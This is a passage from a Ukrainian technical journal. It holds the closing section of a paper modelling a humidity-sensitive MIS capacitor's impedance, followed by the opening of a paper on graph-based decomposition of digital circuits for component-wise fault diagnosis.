 Z_{T+N} &= \frac{\tau \omega - j}{\omega C_N} - \frac{j}{\omega C_T}; \quad Z_{hp} = -\frac{j}{\omega C_{hp}}; \quad Z_s = \frac{(\tau \omega - j)}{\omega C_s}; \quad [\tau = C_s R_s] \quad Z_1 = \frac{(R_{пор} - j \omega R_{пор}^2 C_{пор})}{\omega^2 R_{пор}^2 C_{пор}^2 + 1}; \\
 Z_2 &= \frac{(R_{нов} + R_{\delta_{ш}}) - j((R_{нов} + R_{\delta_{ш}})^2 (\omega C_{\delta_{ш}} + \omega C_{нов}))}{((R_{нов} + R_{\delta_{ш}})^2 (\omega C_{\delta_{ш}} + \omega C_{нов})^2 + 1)}; \quad Z_3 = \frac{R_{еф} - j \omega R_{еф}^2 C_{еф}}{1 + \omega^2 R_{еф}^2 C_{еф}^2}.
 \end{aligned} \tag{1}$$

Тоді повний опір структури набуває вигляду:

$$Z_{\Sigma} = Z_{ps} + Z_{123} + Z_{T+N} + \frac{Z_{hp} Z_s}{Z_{hp} + Z_s}.$$

Тобто

$$Z_{\Sigma} = -\frac{j}{\omega C_{ps}} + \frac{N - jP}{K - jM} + \frac{\tau \omega - j}{\omega C_N} - \frac{j}{\omega C_T} - \frac{(j \tau \omega + 1)}{\omega^2 C_{hp} C_s \left(-\frac{j}{\omega C_{hp}} + \frac{(\tau \omega - j)}{\omega C_s} \right)}. \tag{2}$$

Або можемо записати

$$Z_{\Sigma} = \frac{\omega^3 C_{ps} \tau C_T - j(\omega^2 C_{ps}(C_T + C_N) - C_N C_T)}{\omega^3 C_N C_T C_{ps}} + \frac{N - jP}{K - jM} - \frac{(j \tau \omega + 1)}{\omega^2 C_{hp} C_s \left(-\frac{j}{\omega C_{hp}} + \frac{(\tau \omega - j)}{\omega C_s} \right)}, \tag{3}$$

де

$$A_1 = (1 + \omega^2 R_{пор}^2 C_{пор}^2);$$

$$B_1 = ((R_{нов} + R_{\delta_{ш}})^2 (\omega C_{\delta_{ш}} + \omega C_{нов})^2 + 1);$$

$$C_1 = (1 + \omega^2 R_{еф}^2 C_{еф}^2);$$

$$D_1 = (\omega C_{\delta_{ш}} + \omega C_{нов});$$

$$F_1 = R_{нов} + R_{\delta_{ш}};$$

$$T = \omega C_{hp} + \omega C_s;$$

$$K = C_1 (R_{пор} F_1 - R_{пор}^2 F_1^2 \omega C_{пор} D_1) + B_1 (R_{еф} R_{пор} - R_{еф}^2 R_{пор}^2 \omega^2 C_{еф} C_{пор}) + A_1 (R_{еф} F_1 - R_{еф}^2 F_1^2 \omega C_{еф} D_1);$$

$$M = C_1(R_{nop}F_1^2D_1 + R_{nop}^2F_1\omega C_{nop}) + B_1(R_{ef}R_{nop}^2\omega C_{nop} + R_{ef}^2R_{nop}\omega C_{ef}) + A_1(R_{ef}F_1^2D_1 + R_{ef}^2F_1\omega C_{ef})$$

$$N = (R_{nop}F_1 - \omega R_{nop}^2C_{nop}F_1^2D_1)R_{ef} - (R_{nop}F_1^2D_1 + \omega R_{nop}^2C_{nop}F_1)\omega R_{ef}^2C_{ef}$$

$$P = \omega R_{ef}^2C_{ef}(R_{nop}F_1 - \omega R_{nop}^2C_{nop}F_1^2D_1) + (R_{nop}F_1^2D_1 + \omega R_{nop}^2C_{nop}F_1)R_{ef}$$

Тоді активна складова повного опору R набуває значення:

$$R = \frac{\tau}{C_N} + \frac{N^2 - PM}{K^2 + M^2} + \frac{\frac{\tau}{C_{nn}} + 2\frac{\tau}{C_s}}{\omega^2 C_{nn} C_s \left(\frac{1}{\omega^2 C_{nn}^2} + \frac{\tau^2 \omega^2 + 1}{\omega^2 C_s^2} \right)} \quad (4)$$

А реактивна складова X набуває значення:

$$X = \frac{C_{ps}(C_T + C_N) - C_N C_T}{\omega C_N C_T C_{ps}} + \frac{PK + NM}{K^2 + M^2} + \frac{\frac{1}{\omega C_{nn}} - \frac{\omega \tau^2}{C_s} + \frac{1}{\omega C_s}}{\omega^2 C_{nn} C_s \left(\frac{1}{\omega^2 C_{nn}^2} + \frac{\tau^2 \omega^2 + 1}{\omega^2 C_s^2} \right)} \quad (5)$$

Еквівалентна ємність вологочутливого МДН-конденсатора визначається за формулою (6):

$$C = \frac{1}{X\omega} = 1 / \left(-((C_{ps}((C_T + C_N) - C_N C_T)(PK + NM))(C_s^2 + C_{nn}^2 \tau^2 \omega^2 + C_{nn}^2)) / (\omega C_N C_T C_{ps} C_{nn} C_s) + \frac{(PK + NM)\omega C_N C_T C_{ps}(C_s^2 + C_{nn}^2 \tau^2 \omega^2 + C_{nn}^2)}{(K^2 + M^2)C_{nn} C_s} - \frac{(-C_s + \omega^2 \tau^2 C_{nn} - C_{nn})C_N C_T C_{ps}(PK + NM)}{C_s^2 + C_{nn}^2 \tau^2 \omega^2 + C_{nn}^2} \right) \omega \quad (6)$$

На рис. 4 надано теоретичну залежність активної складової повного опору R від відносної вологості навколишнього середовища W , отриману згідно з формулою (4). Очікується, що значення активної складової повного опору зменшуватиметься зі зростанням відносної вологості навколишнього середовища, тобто крива матиме спадний характер.




Рис. 4. Теоретичний графік залежності активної складової повного опору від відносної вологості навколишнього середовища




Рис. 5. Теоретичний графік залежності реактивної складової повного опору від відносної вологості навколишнього середовища

На рис. 5 наведено теоретичну залежність реактивної складової повного опору X від відносної вологості навколишнього середовища W , отриману згідно з формулою (5). Дана залежність повністю співпадає з отриманою експериментальною залежністю. Значення реактивної складової повного опору зростатиме зі зростанням відносної вологості навколишнього середовища, тобто крива матиме зростаючий характер.

На рис. 6 наведено теоретичну залежність еквівалентної ємності C від відносної вологості навколишнього середовища W , отриману згідно з формулою (6). Дана залежність повністю співпадає з отриманою експериментальною залежністю. Значення еквівалентної ємності зростатиме зі зростанням відносної вологості навколишнього середовища, тобто крива матиме зростаючий характер.

На рис. 7 надано теоретичну залежність відносної діелектричної проникності матеріалу

вологочутливого МДН-конденсатора ε від відносної вологості навколишнього середовища W . Очікується, що значення відносної діелектричної проникності зростатимуть зі зростанням відносної вологості навколишнього середовища, тобто крива матиме зростаючий характер [7-11].




Рис. 6. Теоретичний та експериментальний графік залежності еквівалентної ємності від відносної вологості навколишнього середовища




Рис. 7. Теоретичний графік залежності відносної діелектричної проникності матеріалу вологочутливого МДН-конденсатора від відносної вологості навколишнього середовища

Висновки

Розроблена математична модель вологочутливого МДН- конденсатора з двома діелектричними шарами оксиду і нітриду кремнію. Отримано аналітичний вираз залежності еквівалентної ємності структури від відносної вологості. Проведено теоретичні та експериментальні дослідження, які показали, що розходження між ними складає $\pm 5\%$.

Література

1. Виглеб Т. Датчики: Пер. с нем. – М.: Мир, 1989. – 196 с.
2. Мікроелектронні сенсори фізичних величин: Науково-навчальне видання: В 3-х томах. Том 2 / Вуйцік В., Готра З.Ю., Готра О.З., Григор'єв В.В., Каліта В., Мельник О.М., Потенцік Є.; За ред. З.Ю. Готри. – Львів: Ліга-Прес, 2003. – 595 с.
3. Осадчук В.С., Осадчук О.В., Крилик Л.В. Сенсори вологості: Монографія. – Вінниця: Універсум, Вінниця; 2003. – 208 с.
4. Пат. 18290 УКРАЇНА, МКІ G01N27/12. Чутливий елемент датчика вологості / В.Л. Августімов, Д.І. Бідник, С.П. Костенко, О.В. Насипайко, А.В. Остапчук (Україна). – № 94322144; Заявлено 20.08.90; Опубл. 25.12.97, Бюл. № 6. – 2 с. іл
5. Осипович Л.А. Датчики физических величин. – М.: Машиностроение. 1979. – 159 с.
6. Пасынков В.В., Сорокин В.С., Материалы электронной техники: Учеб. для студ. вузов. – 2-е изд., перераб. и доп. – М.: Высш. шк., 1986. – 367 с., ил.
7. Коледов Л.А. Технология и конструкции микросхем, микропроцессоров и микросборок: Учебник для вузов. – М.: Радио и связь, 1989. – 400 с.
8. Берлинер М.А. Измерения влажности. – М.: Энергия, 1973, – 400 с.
9. Современные методы и приборы для измерения влажности материалов: Сборник научных трудов / Под ред. Исмагулаева П.Р. – Ташкент: ТашПи, 1985, – 80 с.
10. Проектирование датчиков для измерения механических величин / Под ред. Е.П. Осадчого. – М.: Машиностроение, 1979. – 480 с.
11. Психрометричні таблиці. – Л.: Гидрометеиздат, 1981. – 171с.

Надійшла 3.5.2008 р.

АНАЛІЗ ХАРАКТЕРИСТИК ФОРМУВАННЯ КОМПОНЕНТНИХ СТРУКТУР ЦИФРОВИХ ПРИСТРОЇВ

В статті проводиться аналіз характеристик декомпозиційного представлення структур цифрових пристроїв стосовно систем покомпонентного діагностування. Виявляються умови формування заданих та існування непрогнозованих міжкомпонентних відносин підсхем розбиття в період їх комп'ютерного моделювання.

Вступ

Системи покомпонентного діагностування цифрових пристроїв (ЦП) займають відоме місце серед сучасних засобів такого класу. Особливість систем полягає в тому, що можливість фізичного контактування з внутрішніми вузлами (контрольними точками (КТ) об'єктів дає змогу реалізовувати різноманітні стратегії декомпозиційного пошуку несправностей. Конструктивний доступ до вузлів вимірювання інформації друкованих плат лежить в основі нетрадиційного (композиційного) підходу щодо формування ефективних структур розбиття [1, 2]. Так, створюючи відповідні електричні умови для навмисної зміни зв'язків між елементами об'єктів, за рахунок подання спеціальних імпульсів у внутрішні вузли, створюються фрагменти (компоненти), які найбільш пристосовані до процесів діагностування особливо в умовах масового виробництва об'єктів. При цьому інтегральним фактором стає, як правило, час їх якісного виготовлення. Це дає змогу формуванню різноманітних генеруючих або паралельних структур, тестування яких заощаджує як об'єм машинної пам'яті для зберігання тестів, так і економить загальний час діагностування ЦП в цілому за рахунок меншого числа використання процедур спрямованого пошуку.

Актуальність

Слід відзначити, що аналіз процесів формування різних структур розбиття та особливостей їх міжкомпонентних відносин дає можливість удосконалити існуючий метод їх комп'ютерного моделювання з метою підвищення інтелекту саме процедур діагностування, які включають час прийняття рішень (враховуючи вимоги і обмеження сучасного виробництва). Це відкриває перспективи щодо організації швидкоореалізуючих програм тестування. При цьому слід відмітити, що питання аналізу саме алгоритмічного забезпечення щодо моделювання і впливу відповідних характеристик розбиття на властивості компонентних структур процесів діагностування несправностей ЦП, є недостатньо дослідженими. Тому тема статті, що присвячена розв'язанню подібних задач, є актуальною.

Розв'язання задачі

Відомо, що процес формування компонентних структур базується на ряді формальних припущень і властивостей розбиття вихідних схем ЦП щодо їх моделювання. Так, структуру будь-якого пристрою зручно і наочно розглядати на рівні сукупності множин, представивши сам пристрій, наприклад, у вигляді орієнтованого графу G^* (V^* , E^*), де $V^* = \{v_i \mid i \in \overline{1, n}\}$ – множина вершин, що відповідають елементам пристрою на принциповій схемі, а $E^* = \{e_j \mid j \in \overline{1, m}\}$ – множина дуг, що відображають зв'язки між елементами. Формування будь-якої компонентної структури пристрою, як правило, виконується за умов певних фізичних обмежень, формальних критеріїв і закінчується перетворенням вихідного графа в кінцевий $G^* \rightarrow G$, де $G(V, E)$ – гіперграф, для кожного ребра якого $e_i \in E$ можна поставити у відповідність один із сформованих фрагментів $G = \{G_1, G_2, \dots, G_p\}$, а також $|E| = p$, при умові їх об'єднання $\bigcup_{i=1}^p V_i = V$. При цьому структура графа G розбиття повинна відповідати ряду вимог і обмежень відповідно до конструктивних особливостей досліджуваних об'єктів і властивостей систем покомпонентного діагностування (СПД) [2, 3].

В л а с т и в і с т ь 1. Декомпозиція вершин графа $G^* \rightarrow G$ повинна мати нетривіальний вигляд, для елементів якої виконується умова $(\forall G_i \in G) (V_i \neq \{\emptyset\})$, де $i \in \overline{1, p}$, де p – число сформованих компонентів розбиття структури вихідного графа G^* .

В и з н а ч е н н я 1. Під ступенем розбиття цифрового об'єкта будемо розуміти число p компонентів декомпозиції його вихідної структури, що покривають множину V^* елементів ЦП.

Склад множини G і особливості взаємного перетинання підмножин її елементів визначають глибину, з якою ведеться пошук несправностей у різних пристроях, які аналізуються [5, 6].

В и з н а ч е н н я 2. Під компонентною глибиною діагностування будемо розуміти число λ , що відповідає потужності сформованої множини \tilde{V} ($\tilde{V} = \{\tilde{V}_i \in V \mid (\forall \tilde{V}_i) (\exists G_k \in G) (\tilde{V}_i \subset V_k)\}$) фрагментів

розбиття, де $(\forall \tilde{V}_i, \tilde{V}_j \in \tilde{V}) (\tilde{V}_i \cap \tilde{V}_j = \{\emptyset\})$, а також $\bigcup_{i=1}^{\lambda} \tilde{V}_i = V$ де $i, j, k \in \overline{1, p}$, що утворені декомпозицією ступеня p елементів вихідної структури об'єкту.

При цьому відповідні розбиттям графа G^* компонентні структури повинні бути узгодженими з рядом формальних вимог, наприклад, однозначності прийняття СПД рішень про місце знаходження підозрюваних несправностей об'єкту, який тестується, а також доцільності такого процесу локалізації (як результат моделювання програм діагностування).

В л а с т и в і с т ь 2. Для компонентних структур λ -розбиттів вершин графа G^* (при $i \neq j$, де $i, j \in \overline{1, p}$, а також $V_{ij} = V_i \cap V_j$), виконується умова $(\forall G_i, G_j \in G) ((V_i \neq V_j) \Rightarrow ((V_{ij} = \{\emptyset\}) \vee (|V_{ij}| = 1)))$.

В л а с т и в і с т ь 3. Якщо для пари компонентів $G_i, G_j \in G$ (де $i, j \in \overline{1, p}$) λ -розбиттів вершин графа G^* виконується нерівність $V_{ij} \neq \{\emptyset\}$, то справедливо висловлювання $(\exists k \in \overline{1, p}) (V_{ij} \cap V_k \neq \{\emptyset\})$, де $i \neq j \neq k$.

В л а с т и в і с т ь 4. Для будь-якого фрагмента $G_i \in G$, при λ -розбитті вершин графа G^* параметрами $\langle p, \Delta, \delta \rangle$, виконується умова $\delta \in \{0, 1\}$, а також висловлювання $(\exists G_i, G_j \in G) ((G_i \subset G_j) \vee (G_j \subset G_i))$, де $i, j \in \overline{1, p}$ [4].

Приклад компонентної структури наведено на рис. 1. Для такого варіанта розбиття маємо глибину діагностування $\lambda = 32$, а також сформовані підструктури компонентів: $G_H = \{G_2, G_3, G_4, G_5, G_7, G_8, G_9, G_{10}, G_{11}, G_{12}, G_{13}, G_{15}, G_{16}, G_{18}, G_{20}\}$ – неповні, $G_P = \{G_1, G_{14}, G_{17}\}$ – повні, $G_T = \{G_6, G_{19}\}$ – термінальні, а ізолюваний фрагмент розбиття представлено, як $G_H = \{G_{21}\}$.




Рис. 1. Граф компонентної структури

Введемо ряд визначень для типів фрагментів і деяких компонентних утворень λ -розбиття, а також їх характеристики [5].

В и з н а ч е н н я 1. Під неповним ($\delta > 0$) (повним ($\delta = 0$)) компонентом будемо розуміти фрагмент розбиття, який не має ($\Delta = 0$) (має ($\Delta \neq 0$)) спільного елемента з іншими фрагментами розбиття.

В и з н а ч е н н я 2. Під термінальним компонентом будемо розуміти двохелементний повний фрагмент (t).

В и з н а ч е н н я 3. Під ізолюваним компонентом будемо розуміти фрагмент з одним елементом із загальної кількості λ множини вихідних елементів.

В и з н а ч е н н я 4. Під складним (простим) компонентом будемо розуміти будь-який i -й фрагмент розбиття, число елементів якого складає $|V_i| \geq 3$ ($|V_i| \leq 2$).

Введемо також ряд структурних об'єднань елементів, які створюють саме взаємовідносини (зв'язки (s)) складних компонентів.

В и з н а ч е н н я 5. Ланцюг простих компонентів, що зв'язують складні фрагменти, назвемо внутрішнім простим ланцюгом (ВПЛ).

В и з н а ч е н н я 6. Ланцюг простих компонентів, що зв'яже складний і термінальний компоненти,

назвемо напівпростим ланцюгом (НПЛ).

При цьому основні характеристики декомпозиції будь-якого об'єкту зв'язані відомими залежностями

$$\lambda = p + \Delta - \delta, \text{ а для ряду структурного розбиття маємо } N = \sum_{i=1}^z a_i \cdot i,$$

де додатково визначається співвідношення $N = p + 2 \cdot \Delta - \delta = \lambda + \Delta$. Так, для прикладу, який наведено на рис. 1, отримаємо рівність $32 = 21 + 26 - 15$, а сам ряд має вигляд $N = 1 \cdot 1 + 2 \cdot 15 + 2 \cdot 4 + 2 \cdot 6 + 1 \cdot 7 = 58$. Міжкомпонентні зв'язки визначаються залежністю $s = \Delta - a_2$. Сумісне моделювання характеристик s, t, δ і p розбиття дає, при $N = const$, основу щодо формування різних структур і вибору оптимального покриття множини вихідних елементів пристроїв, ступень декомпозиції яких дорівнює

$$p = \sum_i a_i = a_1 + a_2 + \dots + a_z.$$

При цьому розв'язується ряд практичних задач, які враховують різні обмеження.

Так, формування мінімальної кількості t термінальних компонентів, як складових розбиття, сприяє:

- вибору і розміщенню обмеженої множини голок контактної пристрою СПД серед внутрішніх вузлів структур, які тестуються;
- спрощенню і прискоренню реалізації програм діагностування складних структур за рахунок розміщення «вільних» голок всередині КТ компонентів, які тестуються.

При формуванні максимальної множини термінальних компонентів:

- спрощуються програми тестування компонентних структур;
- підвищується ступінь керованості і спостереження за процесом пошуку несправностей сформованих структур;
- шляхом вибору такої упорядкованої підмножини простих компонентів сформованої структури, яка сприяє скороченню загального часу діагностування пристроїв.

В процесі моделювання структурами можна помітити, що при постійному значенні характеристики N розбиття, їх різновиди пояснюються (коли загальне число і склад складних компонентів фіксовано) різними співвідношеннями простих фрагментів в таких підструктурах, як ВПЛ і НПЛ ланцюги. При цьому існують механізми переміщення таких фрагментів по ланцюгам без зміни характеристики N . Розглянемо такі операції.

Операція № 1 – переміщення простого компонента із НПЛ в ВПЛ ланцюг, які зв'язані з компонентом

G_k .

операція $\alpha_{t \rightarrow s}$

Крок 1. Взяти G_a -й компонент i -го НПЛ, для котрого $k_i \geq 1$, де k_i – число простих компонентів ланцюга.

Вилучити ядро v_a і ребро E_a компонента G_a . Присвоїти значення $k_i := k_i - 1$ і об'єднати останні компоненти i -го НПЛ;

Крок 2. Якщо $k_i = 0$ або $k_i = 1$ і $\delta_k = 1$, то операція $\alpha_{t \rightarrow s}$ – некоректна, де G_k – складний компонент, для якого виконується умова $((V_k \cap V_a) \wedge (V_k \cap V_b)) \neq \{\emptyset\}$, де V_b належить j -му ВПЛ ланцюгу;

Крок 3. Взяти G_b -й компонент j -го ВПЛ, для котрого $r_j \geq 0$, де r_j – число компонентів ланцюга. Присвоїти

$r_j := r_j + 1$. Доповнити структуру j -го ВПЛ новим компонентом G_a : ребром E_a і елементом v_a , де

$$G_b := \{G_b \cup G_a\}.$$

Операція № 2 – переміщення простого компонента із ВПЛ в НПЛ ланцюг, які зв'язані з компонентом

G_k .

операція $\alpha_{s \rightarrow t}$

Крок 1. Взяти G_b – й компонент i – го ВПЛ, для котрого $k_i \geq 1$, де k_i – число простих компонентів ланцюга.

Вилучити ядро v_b і ребро E_b компонента G_b . Присвоїти значення $k_i := k_i - 1$ і об'єднати останні компоненти i -го НПЛ.

Крок 2. Якщо $k_i = 0$ або $r_j = 0$ (де r_j – число компонентів НПЛ ланцюга) і $\delta_k = 0$ для складного компонента

G_k , то операція $\alpha_{s \rightarrow t}$ – некоректна.

Крок 3. Взяти G_a -й компонент j -го НПЛ, для котрого $r_j \geq 0$ і доповнити структуру j -го НПЛ новим

компонентом G_b : ребром E_b і елементом v_b , де $G_b = \{G_b \cup G_a\}$. Присвоїти $r_j := r_j + 1$.

При цьому слід зазначити, що коли умови кроку 2 для операції $\alpha_{t \rightarrow s}$ ($\alpha_{s \rightarrow t}$) не виконуються, то j -ий НПЛ (j -ий ВПЛ) ланцюг структури зникає, як термінальна гілка (організується), а компонент G_k стає повним (неповним). Це взаємовиключні процеси: $\alpha_{t \rightarrow s} = \overline{\alpha_{s \rightarrow t}}$ і навпаки.

Операції № 3, 4 – переміщення простих компонентів між ВПЛ або НПЛ ланцюгами, які зв'язують між собою складні компоненти множини G_k .

операція $\alpha_{s \rightarrow s}$ ($\alpha_{t \rightarrow t}$)

Крок 1. Взяти G_a (G_b)-й компонент i (j)-го ВПЛ (НПЛ), для котрого $k_i \geq 2$ ($r_j \geq 2$), де k_i (r_j) – число простих компонентів ланцюгів G_a і G_b . Вилучити ядро v_a (v_b) і ребро E_a (E_b) компотне G_a (G_b). Присвоїти значення $k_i := k_i - 1$ ($r_j := r_j - 1$) і об'єднати останні компоненти i (j)-го ВПЛ (НПЛ);

Крок 2. Якщо $k_i = 0$ або $r_j = 0$, то операція $\alpha_{s \rightarrow s}$ ($\alpha_{t \rightarrow t}$) – некоректна;

Крок 3. Взяти G_c (G_d)-й компонент m (n)-го ВПЛ (НПЛ), для котрого $p_m \geq 1$ ($\theta_n \geq 1$), де p_m (θ_n) – число простих компонентів ланцюгів G_c і G_d . Доповнити структуру G_c (G_d) m -го (n -го) ВПЛ (НПЛ) новим компонентом G_a (G_b): ребром E_a (E_b) і елементом v_a (v_b), де множина $G_c = \{G_c \cup G_a\}$ ($G_d = \{G_d \cup G_b\}$). Присвоїти $p_m := p_m + 1$ ($p_n := p_n + 1$).

При цьому слід зазначити, що при операціях пересування простих компонентів по ВПЛ (або НПЛ) ланцюгам, не порушується співвідношення складових δ_2 і δ_a основної характеристики $\delta = \delta_2 + \delta_a$, які, фактично, визначають склад складних фрагментів схем.

Не важко помітити, що варіанти розвитку вихідної множини елементів ЦП (при заданому N) припускають різні характеристики s і t , що лежать в основі розв'язанні практичних задач діагностики. Розглянемо основні правила реструктуризації таких λ -структур.

Т в е р д ж е н н я 1. Максимальне значення числа t_{max} термінальних (НПЛ) ланцюгів компонентної λ -структури з характеристиками $\langle p, \Delta, \delta \rangle$ дорівнює

$$t_{max} = t + \min\{a - \delta_a, \delta_2\} \tag{1}$$

Доведення. Нехай задано ряд N λ -структури компонентів, де t – поточне число НПЛ ланцюгів, а також існує множина $s \geq a - 1$ ВПЛ зв'язків. Однократна реалізація операції $\alpha_{s \rightarrow t}$, в даному випадку, можлива тільки тоді, коли є хоча б один повний компонент ($\delta_a < \delta$) розбиття, а також $\delta_2 > 0$. Тоді кратність операції $\alpha_{s \rightarrow t}$, яка призводить до збільшення НПЛ ланцюгів, визначається меншим серед потужностей: повних або простих компонентів $\delta_2 = a_2 - t$ λ -розбиття. **Твердження доведено.**

Якщо операція $\alpha_{s \rightarrow t}$, в даному випадку не виконується, то або немає структурних «ресурсів» щодо перетворень, або некоректне саме представлення об'єкту в процесі моделювання. Приклад розрахунку показника і реструктуризацію графу об'єкту показано на рис. 2 (рис. 2а – поточне значення t , рис. 2б – максимальне, а рис. 2в – мінімальне число НПЛ ланцюгів).




Рис. 2. Моделювання λ -структурою ($\lambda = 11$)

Твердження 2. Мінімальне значення показника t_{max} термінальних (НПЛ) ланцюгів λ - розбиття об'єкту з характеристиками $\langle p, \Delta, \delta \rangle$ дорівнює

$$t_{min} = t - \min\{\delta_a, a - \delta_2\} \quad (2)$$

Доведення. Нехай існує λ -структура зі значенням характеристик p, Δ , і δ . Кількісний склад компонентів визначається рядом N . Поточні компонентні відносини визначено числами t і s ланцюгів ВПЛ і НПЛ зв'язків, де додатково виконуються умови і обмеження: $s \geq a - 1$, а також $\delta_a \neq 0$. Будь-яка кратність виконання операції $\alpha_{t \rightarrow s}$, яка зменшує кількість t НПЛ підструктур первинного розбиття об'єкту (не порушуючи представлення N), буде визначатися меншим серед чисел: δ_a або поточним значенням характеристики t , де $t = a_2 - \delta_2$. *Твердження доведено.*

Неможливість виконання операції $\alpha_{t \rightarrow s}$ (при зменшенні числа НПЛ) пояснюється виконанням умов, наприклад, $\delta_a = 0$ або $t = 0$.

Твердження 3. При наявності числа t НПЛ зв'язків λ -структури розбиття з параметрами $\langle p, \Delta, \delta \rangle$ і виконанні умови $((\delta > p) \vee (\delta = 0))$ справедлива рівність

$$t_{max} = t_{min} \quad (3)$$

